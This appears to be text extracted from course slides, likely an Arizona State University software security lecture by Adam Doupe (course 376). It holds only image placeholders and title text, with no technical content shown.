
376


ASU


Adam Doupe, Software Security



Adam Doupe, Software Security








